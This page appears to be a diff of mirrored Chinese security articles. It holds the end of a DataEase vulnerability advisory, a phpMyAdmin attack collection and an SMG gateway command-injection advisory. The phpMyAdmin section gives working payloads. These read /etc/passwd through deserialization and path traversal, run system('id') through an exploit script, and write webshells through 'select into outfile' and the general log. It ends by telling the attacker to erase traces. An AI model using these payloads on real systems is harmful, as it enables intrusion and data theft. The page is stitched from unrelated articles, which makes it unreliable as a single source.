style="border-color:#0080ff;"><section><span leaf="">可利用性</span></section></td><td data-colwidth="143" width="143" style="border-color:#0080ff;"><section><span leaf=""><span textstyle="" style="color: rgb(255, 0, 0);">高</span></span></section></td></tr></tbody></table>
|
||||
|
||||
0x03 影响版本
|
||||
|
||||
DataEase <= 2.10.8
|
||||
<table><tbody><tr style="-webkit-tap-highlight-color: transparent;outline: 0px;visibility: visible;"></tr></tbody></table>
|
||||
|
||||
0x04 漏洞验证
|
||||
|
||||
目前POC/EXP已经公开(
|
||||
后台留言:
|
||||
CVE-2025-49001
|
||||
,获取测试POC
|
||||
)
|
||||
|
||||
概念性验证:
|
||||
|
||||
发送数据包,出现下面的即可证明漏洞存在
|
||||
|
||||
|
||||
朝指定接口发送jwt认证信息,查看响应,是否为400,且响应中存在
|
||||
|
||||
java.lang.NullPointerException的字样
|
||||
|
||||

|
||||
|
||||
如果jwt信息错误,则会返回500,并返回没有接口的错误
|
||||
|
||||

|
||||
|
||||
|
||||
0x05 漏洞影响
|
||||
|
||||
由于该漏洞影响范围较广,危害较大。通过以上复现过程,我们可以知道该漏洞的利用过程比较简单,
|
||||
且能造成的危害是严重的,可以执行任意代码。企业应该尽快排查是否有使用该组件,并尽快做出对应措施
|
||||
|
||||
|
||||
0x06 修复建议
|
||||
|
||||
更新至最新安全版本,目前官方已有可更新版本DataEase >= 2.10.10
|
||||
|
||||
官方补丁下载地址:
|
||||
|
||||
https://github.com/dataease/dataease/releases/tag/v2.10.10
|
||||
|
||||
0X07 参考链接
|
||||
|
||||
https://github.com/dataease/dataease/security/advisories/GHSA-xx2m-gmwg-mf3r
|
||||
|
||||
https://github.com/dataease/dataease/security/advisories/GHSA-999m-jv2p-5h34
|
||||
|
||||
|
||||
0x08 免责声明
|
||||
|
||||
> 本文所涉及的任何技术、信息或工具,仅供学习和参考之用。
|
||||
|
||||
> 请勿利用本文提供的信息从事任何违法活动或不当行为。任何因使用本文所提供的信息或工具而导致的损失、后果或不良影响,均由使用者个人承担责任,与本文作者无关。
|
||||
|
||||
> 作者不对任何因使用本文信息或工具而产生的损失或后果承担任何责任。使用本文所提供的信息或工具即视为同意本免责声明,并承诺遵守相关法律法规和道德规范。
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
@@ -0,0 +1,202 @@
|
||||
# 【攻防实战】phpmyadmin-RCE集锦
|
||||
原创 平凡安全 平凡安全 2025-06-07 12:00
|
||||
|
||||
## 「phpmyadmin反序列化漏洞」
|
||||
### 「漏洞描述」
|
||||
|
||||
phpmyadmin 2.x版本中存在一处反序列化漏洞,通过该漏洞,攻击者可以读取任意文件或执行任意代码。
|
||||
### 「影响范围」
|
||||
|
||||
2.x
|
||||
### 「实战过程」
|
||||
|
||||
访问
|
||||
```
|
||||
http://x.x.x
|
||||
|
||||
```
|
||||
|
||||

|
||||
|
||||
抓包,修改发送如下数据包,即可读取/etc/passwd:
|
||||
```
|
||||
POST /scripts/setup.php HTTP/1.1
|
||||
|
||||
|
||||
action=test&configuration=O:10:"PMA_Config":1:{s:6:"source",s:11:"/etc/passwd";}
|
||||
|
||||
```
|
||||
|
||||
漏洞证明:
|
||||
|
||||

|
||||
## 「phpmyadmin远程代码执行漏洞」
|
||||
### 「漏洞描述」
|
||||
|
||||
phpMyAdmin是一套开源的、基于Web的MySQL数据库管理工具。在其查找并替换字符串功能中,将用户输入的信息拼接进preg_replace函数第一个参数中。
|
||||
|
||||
在PHP5.4.7以前,preg_replace的第一个参数可以利用\0进行截断,并将正则模式修改为e。众所周知,e模式的正则支持执行代码,此时将可构造一个任意代码执行漏洞。
|
||||
### 「影响范围」
|
||||
|
||||
4.0.10.16之前4.0.x版本
|
||||
|
||||
4.4.15.7之前4.4.x版本
|
||||
|
||||
4.6.3之前4.6.x版本(实际上由于该版本要求PHP5.5+,所以无法复现本漏洞)
|
||||
### 「实战过程」
|
||||
|
||||
访问该页面,存在弱口令
|
||||
```
|
||||
http://x.x.x
|
||||
|
||||
```
|
||||
|
||||

|
||||
|
||||
爆破进入后发现该php版本以及phpmyadmin版本信息,该版本存在远程命令执行漏洞。
|
||||
|
||||

|
||||
|
||||
使用exp利用此漏洞:
|
||||
|
||||
-u是用户 -p是密码,-d是可以写入的数据库,没有就新建一个。-c是待执行的PHP语句,如果没有指定表名,这个POC会创建一个名为prgpwn的表。
|
||||
```
|
||||
python3 xxx.py http://x.x.x/ -u xxx -p xxx -d test -c "system('id');"
|
||||
|
||||
```
|
||||
|
||||

|
||||
|
||||
成功执行命令,并且在test数据库下创建了一个名为prgpwn的表
|
||||
|
||||

|
||||
## 「phpmyadmin远程文件包含漏洞」
|
||||
### 「漏洞简介」
|
||||
|
||||
phpMyAdmin是一套开源的、基于Web的MySQL数据库管理工具。其index.php中存在一处文件包含逻辑,通过二次编码即可绕过检查,造成远程文件包含漏洞。
|
||||
### 「漏洞实战」
|
||||
|
||||
访问url,即可进入phpmyadmin。配置的是“config”模式,所以无需输入密码,直接登录test账户。
|
||||
```
|
||||
http://x.x.x
|
||||
|
||||
```
|
||||
|
||||

|
||||
|
||||
构造任意文件读取的payload并进行访问:
|
||||
```
|
||||
http://x.x.x/index.php?target=db_sql.php%253f/../../../../../../../../etc/passwd
|
||||
|
||||
```
|
||||
|
||||
可见/etc/passwd被读取,说明文件包含漏洞存在:
|
||||
|
||||

|
||||
|
||||
利用方式也比较简单,访问SQL语句的执行页面,可以执行一下
|
||||
```
|
||||
SELECT '<?=phpinfo()?>
|
||||
|
||||
```
|
||||
|
||||
然后查看自己的sessionid(cookie中phpMyAdmin的值),然后包含session文件即可。
|
||||
|
||||
访问SQL语句的执行页面:
|
||||
|
||||
执行一下
|
||||
```
|
||||
SELECT '<?=phpinfo()?>
|
||||
|
||||
```
|
||||
|
||||

|
||||
|
||||
然后查看自己的sessionid(cookie中phpMyAdmin的值)
|
||||
|
||||

|
||||
|
||||
然后包含session文件:
|
||||
```
|
||||
http://x.x.x/?target=tbl_zoom_select.php?/../../../../../../tmp/sess_xxxxx...
|
||||
|
||||
```
|
||||
|
||||
成功包含phpinfo页面:
|
||||
|
||||

|
||||
## 「select into outfile写入webshell」
|
||||
|
||||
首先查看查看secure_file_priv值
|
||||
```
|
||||
show global variables like '%secure%';
|
||||
|
||||
```
|
||||
|
||||
secure_file_priv的值如图所示
|
||||
|
||||

|
||||
|
||||
写入一句话
|
||||
```
|
||||
select 'xxx' INTO OUTFILE 'xxx.php'
|
||||
|
||||
```
|
||||
|
||||
这里需要注意的一个点是路径需要用”\“
|
||||
|
||||

|
||||
|
||||
成功连接webshell
|
||||
|
||||

|
||||
## 「phpmyadmin日志写入webshell」
|
||||
|
||||
先查看general log是否开启
|
||||
```
|
||||
show variables like '%general%';
|
||||
|
||||
```
|
||||
|
||||
打开general_log日志读写功能
|
||||
|
||||

|
||||
|
||||
制作一个木马文件,要根据图中general_log_file中的绝对路径
|
||||
```
|
||||
SET GLOBAL general_log_file='xxx.php'
|
||||
|
||||
```
|
||||
|
||||

|
||||
|
||||
往这个木马文件中写入一句话
|
||||
```
|
||||
SELECT 'xxx'
|
||||
|
||||
```
|
||||
|
||||

|
||||
|
||||
使用phpinfo验证
|
||||
|
||||
利用过程
|
||||
|
||||

|
||||
|
||||
蚁剑连接
|
||||
|
||||

|
||||
|
||||
最后抹除痕迹
|
||||
## 「攻防交流群」
|
||||
|
||||

|
||||
## 「声明」
|
||||
|
||||
文笔生疏,措辞浅薄,敬请各位大佬不吝赐教,万分感谢。
|
||||
|
||||
免责声明:由于传播或利用此文所提供的信息、技术或方法而造成的任何直接或间接的后果及损失,均由使用者本人负责, 文章作者不为此承担任何责任。
|
||||
|
||||
转载声明:儒道易行 拥有对此文章的修改和解释权,如欲转载或传播此文章,必须保证此文章的完整性,包括版权声明等全部内容。未经作者允许,不得任意修改或者增减此文章的内容,不得以任何方式将其用于商业目的。
|
||||
|
||||
@@ -0,0 +1,112 @@
|
||||
# 杭州新威数字信息-SMG网关管理软件 9-12ping.php 命令执行漏洞 (CVE-2025-1448)
|
||||
Superhero Nday Poc 2025-06-07 09:15
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
内容仅用于学习交流自查使用,由于传播、利用本公众号所提供的
|
||||
POC
|
||||
信息及
|
||||
POC对应脚本
|
||||
而造成的任何直接或者间接的后果及损失,均由使用者本人负责,公众号Nday Poc及作者不为此承担任何责任,一旦造成后果请自行承担!
|
||||
|
||||
|
||||
**01**
|
||||
|
||||
**漏洞概述**
|
||||
|
||||
|
||||
杭州新威数字信息-SMG网关管理软件 9-12ping.php 接口存在远程命令执行漏洞。攻击者可以通过漏洞执行任意命令从而获取服务器权限,可能导致内网进一步被攻击。
|
||||
|
||||
**02******
|
||||
|
||||
**搜索引擎**
|
||||
|
||||
|
||||
FOFA:
|
||||
```
|
||||
body="text ml10 mr20" && (title="网关管理软件" || title="Gateway Management")title="Expedition Project"
|
||||
```
|
||||
|
||||

|
||||
|
||||
|
||||
**03******
|
||||
|
||||
**漏洞复现**
|
||||
|
||||

|
||||
|
||||
|
||||
**04**
|
||||
|
||||
**自查工具**
|
||||
|
||||
|
||||
nuclei
|
||||
|
||||

|
||||
|
||||
afrog
|
||||
|
||||

|
||||
|
||||
xray
|
||||
|
||||

|
||||
|
||||
|
||||
**05******
|
||||
|
||||
**修复建议**
|
||||
|
||||
|
||||
1、关闭互联网暴露面或接口设置访问权限
|
||||
|
||||
2、
|
||||
升级至安全版本
|
||||
|
||||
|
||||
**06******
|
||||
|
||||
**内部圈子介绍**
|
||||
|
||||
|
||||
【Nday漏洞实战圈】🛠️
|
||||
|
||||
专注公开1day/Nday漏洞复现
|
||||
· 工具链适配支持
|
||||
|
||||
✧━━━━━━━━━━━━━━━━✧
|
||||
|
||||
🔍 资源内容
|
||||
|
||||
▫️ 整合全网公开
|
||||
1day/Nday
|
||||
漏洞POC详情
|
||||
|
||||
▫️ 适配Xray/Afrog/Nuclei检测脚本
|
||||
|
||||
▫️ 支持内置与自定义POC目录混合扫描
|
||||
|
||||
🔄 更新计划
|
||||
|
||||
▫️ 每周新增7-10个实用POC(来源公开平台)
|
||||
|
||||
▫️ 所有脚本经过基础测试,降低调试成本
|
||||
|
||||
🎯 适用场景
|
||||
|
||||
▫️ 企业漏洞自查 ▫️ 渗透测试 ▫️ 红蓝对抗
|
||||
▫️ 安全运维
|
||||
|
||||
✧━━━━━━━━━━━━━━━━✧
|
||||
|
||||
⚠️ 声明:仅限合法授权测试,严禁违规使用!
|
||||
|
||||

|
||||
|
||||
|
||||
Reference in new issue
Block a user